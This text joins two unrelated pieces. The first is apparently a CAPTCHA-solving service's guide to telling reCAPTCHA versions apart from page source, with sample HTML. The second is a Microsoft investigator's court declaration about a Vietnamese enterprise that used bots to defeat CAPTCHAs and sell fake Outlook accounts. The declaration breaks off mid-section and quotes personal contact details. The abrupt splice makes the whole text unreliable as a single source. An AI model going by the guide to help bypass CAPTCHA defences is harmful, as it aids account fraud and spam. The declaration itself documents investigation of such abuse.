To address these obstacles, reCAPTCHA v2 introduced the "I'm not a robot" checkbox. This iteration aimed for greater user-friendliness while upholding strong security protocols. It leveraged advanced risk analysis methods, enabling the majority of humans to pass the test with just a single click, while bots encountered more challenging image-based tasks.

As the landscape of cyber threats continued to evolve, reCAPTCHA also underwent transformations. The introduction of reCAPTCHA v3 represented a notable departure, as it evaluated a user's interactions with a website and assigned a score to gauge the probability of them being a bot. This methodology provides a more seamless user experience, working inconspicuously without requiring active participation from the user.

The most recent version, reCAPTCHA v3 Enterprise, provides cutting-edge security capabilities, delivering in-depth analysis of website traffic and facilitating nuanced responses to potentially suspicious behavior. It preserves the seamless and user-friendly attributes of reCAPTCHA v3, seamlessly operating in the background without causing any disruption to the user's experience.


In conclusion, reCAPTCHA serves as the primary barrier against online spam and misuse, delivering crucial security for websites. Its evolution underscores the intricate equilibrium between strong security measures and user-friendly design. Grasping the role and importance of reCAPTCHA empowers website owners to make informed choices in safeguarding their websites and users from cyber threats. As we progress further into the digital era, tools like reCAPTCHA will continue to play a fundamental role in preserving the integrity and security of the online realm.

---

## How to identifying reCAPTCHA Types?

Acquiring the ability to distinguish between various reCAPTCHA types is crucial, not just for web developers and cybersecurity experts, but also for regular internet users. Every version of reCAPTCHA possesses its own unique traits, user engagement methods, and code samples. In this section, we will walk you through the process of identifying these distinct attributes to effectively determine the reCAPTCHA type employed on a website.

### reCAPTCHA V2 (Standard)



The distinctive identifier for reCAPTCHA V2 is a checkbox with the text “I’m not a robot.” When a user clicks on this checkbox, it evaluates their behavior to determine whether they are a genuine user or a bot. If it suspects any suspicious activity, reCAPTCHA V2 will present an additional challenge, typically involving selecting images as per its requirements.

Look in the Page Source, there must be an iframe with an src attribute containing the string `recaptcha/api2/bframe`



```

<!DOCTYPE html>
<html lang="en">
<head>
</head>
<body>
<!-- Google Tag Manager (noscript) -->
<noscript>
<!-- End Google Tag Manager (noscript) -->
</noscript>
<div id="root">
<div class="RR1gOqXXfV2k25M1pNHM">
</div>
<div class="app-level-notifications">
</div>
</script>
<script id="__LOADABLE_REQUIRED_CHUNKS__" type="application/json">[1075,8798,6189,6030,6088]</script>
<script id="__LOADABLE_REQUIRED_CHUNKS__ext" type="application/json"></script>
<script async data-chunk="main" src="/dist/web/runtime-main.80f3309...js"></script>
<script async data-chunk="main" src="/dist/web/main.fb83c2c...js"></script>
<script async data-chunk="pages-CaptchaDemo" src="/dist/web/pages-CaptchaDemo.96096e1...js"></script>
<script async data-chunk="pages-CaptchaDemo-pages-RecaptchaV3" src="/dist/web/8798.5421b97...js"></script>
<script async data-chunk="pages-CaptchaDemo-pages-RecaptchaV3" src="/dist/web/pages-CaptchaDemo-pages-RecaptchaV3.5d47c8d...js"></script>
<script async data-chunk="HtmlToComponents" src="/dist/web/6030_a6ffc5b...js"></script>
<script async data-chunk="HtmlToComponents" src="/dist/web/HtmlToComponents.42a3bfd...js"></script>
<script type="text/javascript" id="></script>
</noscript>
<script type="text/javascript" id="></script>
<script type="text/javascript" id="></script>
<script type="text/javascript" id="></script>
<div style="visibility: hidden; position: absolute; width: 100%; top: -10000px; left: 0px; right: 0px; transition: visibility 0s linear 0.3s, opacity 0.3s linear 0s; opacity: 0;">
<div style="width: 100%; height: 100%; position: fixed; top: 0px; left: 0px; z-index: 2000000000; background-color: rgb(255, 255, 255); opacity: 0.5;"></div>
<div style="margin: 0px auto; top: 0px; left: 0px; right: 0px; position: absolute; border: 1px solid rgb(204, 204, 204); z-index: 2000000000; background-color: rgb(255, 255, 255); overflow: hidden;">
<iframe title="recaptcha challenge expires in two minutes" src="https://www.google.com/recaptcha/api2/bframe?ar=1&k=6Ld05_IbAAAAAAeVBL9TCL1S19NUTt5wswEb3Q7C5&co=aHR0cHM6Ly8yY2FwdGNvYSS5jb206NDQz&hl=en&v=0hCdE87LyjzAkF05Ff-v7Hj1&size=invisible" name="cncfsw6l8nsk" frameborder="0" scrolling="no" sandbox="allow-forms allow-popups allow-same-origin allow-scripts allow-top-navigation allow-models allow-popups-to-escape-sandbox" style="width: 100%; height: 100%;"></iframe>
</div>
</div>
<div style="background-color: rgb(255, 255, 255); border: 1px solid rgb(204, 204, 204); box-shadow: rgba(0, 0, 0, 0.2) 2px 2px 3px; position: absolute; transition: visibility 0s linear 0.3s, opacity 0.3s linear 0s; opacity: 0; visibility: hidden; z-index: 2000000000; left: 0px; top: -10000px;"></div>
</body>
</html>

```

### reCAPTCHA V2 (Invisible)

The reCAPTCHA V2 Invisible version comes with a slight variation compared to the standard reCAPTCHA V2. The reCAPTCHA V2 Invisible will exhibit the following characteristics:

- The "Protected by reCAPTCHA" icon (typically found in the bottom right corner of the website).



- Using element inspector, you will see an iframe element with a src attribute in the form of

```

src="https://www.google.com/recaptcha/api2/anchor?ar=1&k=6Ld05_IbAAAAAAeVBL9TCL1S19NUTt5wswEb3Q7C5&co=aHR0cHM6Ly8yY2FwdGNvYSS5jb206NDQz&hl=en&v=0hCdE87LyjzAkF05Ff-v7Hj1&size=invisible..."

```

Take note of the "size=invisible" attribute; this is a crucial identifying feature indicating that it is reCAPTCHA V2 Invisible.

```

<div class="g-recaptcha" data-sitekey="6Ld05_IbAAAAAAeVBL9TCL1S19NUTt5wswEb3Q7C5" data-callback="verifyDemoRecaptcha" data-size="invisible">
  <div class="grecaptcha-badge" data-style="bottomright" style="width: 256px; height: 60px; display: block; transition: right 0.3s ease 0s; position: fixed; bottom: 14px; right: -186px; box-shadow: gray 0px 0px 5px; border-radius: 2px; overflow: hidden;">
    <div class="grecaptcha-logo">
      <iframe title="reCAPTCHA" src="https://www.google.com/recaptcha/api2/anchor?ar=1&k=6Ld05_IbAAAAAAeVBL9TCL1S19NUTt5wswEb3Q7C5&co=aHR0cHM6Ly8yY2FwdGNvYSS5jb206NDQz&hl=en&v=0hCdE87LyjzAkF05Ff-v7Hj1&size=invisible" name="cncfsw6l8nsk" frameborder="0" scrolling="no" sandbox="allow-forms allow-popups allow-same-origin allow-scripts allow-top-navigation allow-modal" style="width: 256px; height: 60px; display: block; transition: right 0.3s ease 0s; position: fixed; bottom: 14px; right: -186px; box-shadow: gray 0px 0px 5px; border-radius: 2px; overflow: hidden;">
        <div id="rc-anchor-alert" class="rc-anchor-alert"></div>
        <input type="hidden" id="recaptcha-token" value="03ADUVZwDXJUG0h1j7FvWdDtVYPf9KxS6L11JaZUT-3V4hnCKQmG1I-Fgr1cXgH5FfI029tmq1JRuJfAQ-YjYr04CoPAjfxjAAdPe91pQtPwKzTve4C5Vc:CIYP" />
      </iframe>
    </div>
  </div>
</div>

```

- Look in the Page Source, there must be an iframe with an src attribute containing the string `recaptcha/api2/bframe`




```

<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- Google Tag Manager (noscript) -->
    <noscript>
    <!-- End Google Tag Manager (noscript) -->
  </head>
  <body>
    <div class="RRlgOqXXfV2k25MalpHM">
    <div class="app-level-notifications">
    <script id="__LOADABLE_REQUIRED_CHUNKS__" type="application/json">[1075,8798,6189,6030,6088]</script>
    <script id="__LOADABLE_REQUIRED_CHUNKS__ext" type="application/json"></script>
    <script async data-chunk="main" src="/dist/web/runtime-main.80f3309...js"></script>
    <script async data-chunk="main" src="/dist/web/main.fb83c2c...js"></script>
    <script async data-chunk="pages-CaptchaDemo" src="/dist/web/pages-CaptchaDemo.96096e1...js"></script>
    <script async data-chunk="pages-CaptchaDemo-pages-RecaptchaV3" src="/dist/web/8798.5421b97...js"></script>
    <script async data-chunk="pages-CaptchaDemo-pages-RecaptchaV3" src="/dist/web/pages-CaptchaDemo-pages-RecaptchaV3.5d47c8d...js"></script>
    <script async data-chunk="HtmlToComponents" src="/dist/web/6030_a6ffc5b...js"></script>
    <script type="text/javascript" id="...>
    <script type="text/javascript" id="...>
    <script type="text/javascript" id="...>
    <script type="text/javascript" id="...>
    <div style="visibility: hidden; position: absolute; width: 100%; top: -10000px; left: 0px; right: 0px; transition: visibility 0s linear 0.3s, opacity 0.3s linear 0s; opacity: 0;">
    <div style="width: 100%; height: 100%; position: fixed; top: 0px; left: 0px; z-index: 2000000000; background-color: rgb(255, 255, 255); opacity: 0.5;">
    <div style="margin: 0px auto; top: 0px; left: 0px; right: 0px; position: absolute; border: 1px solid rgb(204, 204, 204); z-index: 2000000000; background-color: rgb(255, 255, 255); overflow: hidden;">
    <iframe title="recaptcha challenge expires in two minutes" src="https://www.google.com/recaptcha/api2/bframe?hl=en&v=0&CgE67lyjsAKF05FF-v7Hj18k=6LD05_IpAAAAAAeVBL9TCL19HUTt5wswEb3Q7C5" name="cncfsw68lnsk" frameborder="0" scrolling="no" sandbox="allow-forms allow-popups allow-same-origin allow-scripts allow-top-navigation allow-models allow-popups-to-escape-sandbox" style="width: 100%; height: 100%;"></iframe>
    </div>
    </div>
    <div style="background-color: rgb(255, 255, 255); border: 1px solid rgb(204, 204, 204); box-shadow: rgba(0, 0, 0, 0.2) 2px 2px 3px; position: absolute; transition: visibility 0s linear 0.3s, opacity 0.3s linear 0s; opacity: 0; visibility: hidden; z-index: 2000000000; left: 0px; top: -10000px;">
  </body>
</html>

```

Typically, for reCAPTCHA V2 Invisible, when there are suspicious activities, it will present a challenge in the form of a popup and require users to select a few images as per its requirements:



**Tags**

- FUNCAPTCHA
- OUTLOOK CAPTCHA
- RECAPTCHA
- RECAPTCHA V3
- TWITTER FUNCAPTCHA



UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

-----X  
MICROSOFT CORPORATION, :  
: :  
Plaintiff, : **Case No.**  
-against- :  
: :  
DUONG DINH TU, :  
LINH VAN NGUYEN, and :  
TAI VAN NGUYEN, : **REQUEST TO FILE UNDER SEAL**  
: :  
Defendants. :  
-----X

---

**DECLARATION OF MAURICE MASON IN SUPPORT OF  
PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

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I, Maurice Mason, declare as follows:

1. I am a Senior Investigator in the Digital Crimes Unit (“DCU”) Cybercrime Enforcement Team (“CET”) at Microsoft Corporation. I respectfully submit this declaration in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause why a preliminary injunction should not be entered in the above-captioned case.

2. I have been employed by Microsoft since August 2021. In my role, I assess technological security threats to Microsoft and the impact of such threats on Microsoft’s business and customers. Among my responsibilities are protecting Microsoft’s online service assets from network-based attacks. Prior to my current role, I worked as a Senior Consultant on Microsoft’s Incident Response Team, where I was a lead digital forensic analyst managing multiple incident response and threat-hunting engagements that included performing incident response and forensic analysis for Fortune 500, Fortune 100, and Fortune 50 companies. Prior to joining Microsoft, I

held various positions, both in the private sector and in government, where I performed digital forensic analysis, including on malware and ransomware-related matters. A true and correct copy of my curriculum vitae is attached to this declaration as Exhibit 1.

3. Since in or about May 2023, I have been investigating the structure and function of an online criminal enterprise operated by Defendants—referred to herein as the “Fraudulent Enterprise” (or the “Enterprise”)—that is in the business of using fraud to bypass Microsoft’s security systems, open Microsoft accounts in the names of fictitious persons, and sell these fake Microsoft accounts to cybercriminals for a wide variety of internet-based crimes (the “Fraudulent Scheme”).

4. I make this declaration based upon my personal knowledge, and upon information and belief from my review of documents and evidence collected during Microsoft’s investigation of the Fraudulent Enterprise.

### **I. Background**

5. The Fraudulent Enterprise attacks Microsoft, its Outlook.com (“Outlook”) email services, its customers, and third parties by using fraud to procure Microsoft email accounts, which it then sells, along with other security-bypassing technology, to cybercriminals. The Enterprise sells these cybercrime tools via websites associated with the domain name “hotmailbox.me” (the “Hotmailbox Website”) and “1stcaptcha.com” (the “1stCAPTCHA Website,” formerly “Anycaptcha.com,” or the “AnyCAPTCHA Website”).

### **II. Attribution of the Defendants to the CAPTCHA Fraud**

6. Based on research I conducted as part of Microsoft’s investigation of the Fraudulent Enterprise, and based on information and belief, I have been able to draw the following

connections between Defendants Duong Dinh Tu, Linh Van Nguyen (a/k/a Nguyen Van Linh), and Tai Van Nguyen.

### A. Duong Dinh Tu

7. Based on my analysis of WHOIS results (which are internet record listings that provide information about website domains) for the Hotmailbox Website, Defendant Duong Dinh Tu has been the registrant of Hotmailbox.me from at least in or about November 2021 through in or about July 2023. A screenshot of these WHOIS results, indicating that Tu is the registrant of the Hotmailbox Website, is reflected in Figure 1 below.


**FIGURE 1**

| Whois Record on Nov 14, 2021   | No adjacent screenshot available for this date. | Current Whois Record<br>Reported on Jul 21, 2023  |
|--|---|---|
| <pre> Domain Name: HOTMAILBOX.ME Registry Domain ID: D42550000338135601-AGRS Registrar: WHOIS Server: whois.onlinenic.com Registrar URL: http://www.onlinenic.com Updated Date: 2021-11-14T12:09:50Z Creation Date: 2021-11-03T02:21:41Z Registry Expiry Date: 2022-11-03T02:21:41Z Registrar: Registration Expiration Date: Registrar: OnlineNIC, Inc. Registrar: IANA ID: 82 Registrar: Abuse Contact Email: Registrar: Abuse Contact Phone: Reseller: Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant Organization: Duong Dinh Tu Registrant State/Province: HO CHI MINH Registrant Country: VN Name Server: DREG.NS.CLOUDFLARE.COM Name Server: JESSICA.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ For more information on whois status codes, please visit https://icann.org/epp </pre> |   | <pre> Domain Name: HOTMAILBOX.ME Registry Domain ID: D42550000338135601-AGRS Registrar: WHOIS Server: whois.onlinenic.com Registrar URL: https://www.onlinenic.com Updated Date: 2022-09-29T02:52:32Z Creation Date: 2021-11-03T02:21:41Z Registry Expiry Date: 2023-11-03T02:21:41Z Registrar: Registration Expiration Date: Registrar: OnlineNIC, Inc. Registrar: IANA ID: 82 Registrar: Abuse Contact Email: Registrar: Abuse Contact Phone: Reseller: Domain Status: ok https://icann.org/epp#ok Registrant Organization: Duong Dinh Tu Registrant State/Province: HO CHI MINH Registrant Country: VN Name Server: DREG.NS.CLOUDFLARE.COM Name Server: JESSICA.NS.CLOUDFLARE.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ For more information on whois status codes, please visit https://icann.org/epp </pre> |

8. I have also analyzed the Hotmailbox Website’s registration and hosting information, as gathered from RiskIQ (a tool which provides internet reconnaissance and analytics). That information, as reflected in Figure 2 below, lists Defendant Duong Dinh Tu as the Hotmailbox Website’s registrant. It also shows that the Website’s registrar is OnlineNIC, Inc., and that the Website’s Autonomous System Number (“ASN”)<sup>1</sup> is provided by Cloudflare.


<sup>1</sup> An ASN is a collection of the Internet Protocol (IP) addresses that can be accessed from a particular network. An IP address is a unique identifying number that is assigned to every device connected to the internet.

FIGURE 2




9. Defendant Duong Dinh Tu publicizes the Hotmailbox and 1stCAPTCHA tools—including instructional YouTube videos on how they can be used to bypass Microsoft’s security measures (namely, its CAPTCHA defense system, which is operated by third party Arkose Labs)—on his personal YouTube page “@duongdinhtu” (which is available at <https://www.youtube.com/@duongdinhtu>). Those YouTube videos, as reflected in Figure 3 below, are (i) “TOOL REG HOTMAIL IMAP + POP3 + LIVE 72H” (posted on November 19, 2020); (ii) “bypass arkose labs captcha — pick the spiral galaxy” (posted on December 27, 2020); and (iii) 1stCAPTCHA Chrome Extension — Automatic reCAPTCHA Solver (posted on July 3, 2023).

FIGURE 3



10. The YouTube video “TOOL REG HOTMAIL IMAP + POP3 + LIVE 72H,” which was posted on YouTube by Defendant Duong Dinh Tu on November 19, 2020,<sup>2</sup> shows a bot<sup>3</sup> simultaneously creating dozens of Microsoft accounts with unique usernames as each automatically proceeds through different stages of the Microsoft account creation process. In this video, the bot solves CAPTCHA<sup>4</sup> puzzles by correctly positioning animal pictures (as reflected in Figure 4 below), eventually leading to a false verification that the bot is a real person. The video also shows the bot automatically bypassing other steps of the account creation process by filling in randomly generated birth dates and by selecting “Vietnam” as its “Country/region.”

**FIGURE 4**



<sup>2</sup> This video is available at [https://www.youtube.com/watch?v=BH\\_QNZpO9TI](https://www.youtube.com/watch?v=BH_QNZpO9TI).

<sup>3</sup> Bots are software programs that simulate human user behavior and perform repetitive, automated tasks.

<sup>4</sup> I understand a description of CAPTCHA can be found in paragraphs 5 through 7 of the declaration of Patrice Boffa in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause.



11. The video’s description states the following in Vietnamese: “Chuyên cung cấp Hotmail SLL giá rẻ nhất Đông Dương: Giá 35d/acc Hotmail IMAP + POP3 + LIVE 72h - Hàng cực chuẩn, Code về siêu mượt (~100%) Inbox là có hàng: 0903206359 - / soul.keeper79.” According to Google’s publicly available translation service, this means: “Specializing in providing Hotmail SLL at the cheapest price in Indochina: Price 35d/acc Hotmail IMAP + POP3 + LIVE 72h - Extremely standard product, Code delivery is super smooth (~100%) Inbox for availability: 0903206359 - /soul.keeper79[.]”

12. As reflected below in Figure 5, in or about November 2022, Defendant Dinh Tu left the following comment on the “TOOL REG HOTMAIL IMAP + POP3 + LIVE 72H” video: “You can buy bulk accounts by cheapest price (\$0.002/account) at <https://hotmailbox.me>.”

**FIGURE 5**




13. The YouTube video “[B]ypass arkose labs captcha - pick the spiral galaxy,” which was posted on YouTube by Defendant Duong Dinh Tu on December 27, 2020,<sup>5</sup> shows a bot simultaneously creating dozens of Microsoft accounts, which are each displayed on the screen with a unique email address and username. The usernames follow the general format of first name, last

<sup>5</sup> This video is available at <https://www.youtube.com/watch?v=FaIp-Jcckk8>.

name, and then a number. First, the bot is presented with a “Create account” screen, where it is asked to “Please solve the puzzle so we know you’re not a robot.” The video then shows the bot defeating the CAPTCHA puzzles, in which it must pick a spiral galaxy among several picture options, as reflected below in Figure 6. The video concludes by showing that the accounts were successfully created on the Microsoft website.

**FIGURE 6**



14. The video’s description states: “This captcha too ez for bypass!”

15. As reflected below in Figure 7, in or about November 2021, Defendant Dinh Tu left a comment in response to the video, directing viewers to the AnyCAPTCHA Website.

FIGURE 7




16. The YouTube video “1stCAPTCHA Chrome Extension - Automatic reCAPTCHA Solver,” which was posted on YouTube by Defendant Duong Dinh Tu on July 3, 2023,<sup>6</sup> shows a user clicking on the 1stCAPTCHA Google Chrome extension, which then displays a balance amount and a link to the CAPTCHA defeating software. The user then selects “reCAPTCHA” among the Chrome favorites on the Google homepage, which directs the user to a “Sample Form with ReCAPTCHA” page. At the 0:08 mark of the video, a sample reCAPTCHA appears in which the user is asked to “[s]elect all images with a bus,” among nine different images, and to “[c]lick verify once there are none left.” As reflected below in Figure 8, the video (at 0:11) shows the correct images being selected while the mouse remains to the right of the screen, away from the puzzle. Once the images are selected on the screen, the video shows a checkbox being filled in

<sup>6</sup> This video is available at <https://www.youtube.com/watch?v=Me4qnLu3UKM>.

automatically, next to the phrase “I’m not a robot.” The video then shows the process a second time, with another reCAPTCHA puzzle of bus images.

**FIGURE 8**




17. The video’s description states: “We use state-of-the-art deep learning algorithms by Google, Meta, Microsoft, and NVIDIA AI. When you encounter a CAPTCHA challenge, it is solved in the cloud, and our active learning pipeline automatically and continuously improves the AI. Simply put, as more users use our extension, our AI gets better at solving CAPTCHAs. When new CAPTCHA types are added, our AI learns to solve them in real-time!”

18. Based on my review of information within and derived from the 1stCAPTCHA GitHub webpage—which houses source code for software programs run by 1stCaptcha.com to bypass Microsoft’s CAPTCHA defense system, as seen below in Figure 9—an individual with the

username “duongdinhtu93,” and with the email address “duongginhtu93@gmail.com,” has edited the 1stCAPTCHA source code several times, including as recently as August 8, 2023. I believe this individual to be Defendant Duong Dinh Tu.


**FIGURE 9**



**B. Linh Van Nguyen (a/k/a Nguyen Van Linh)**

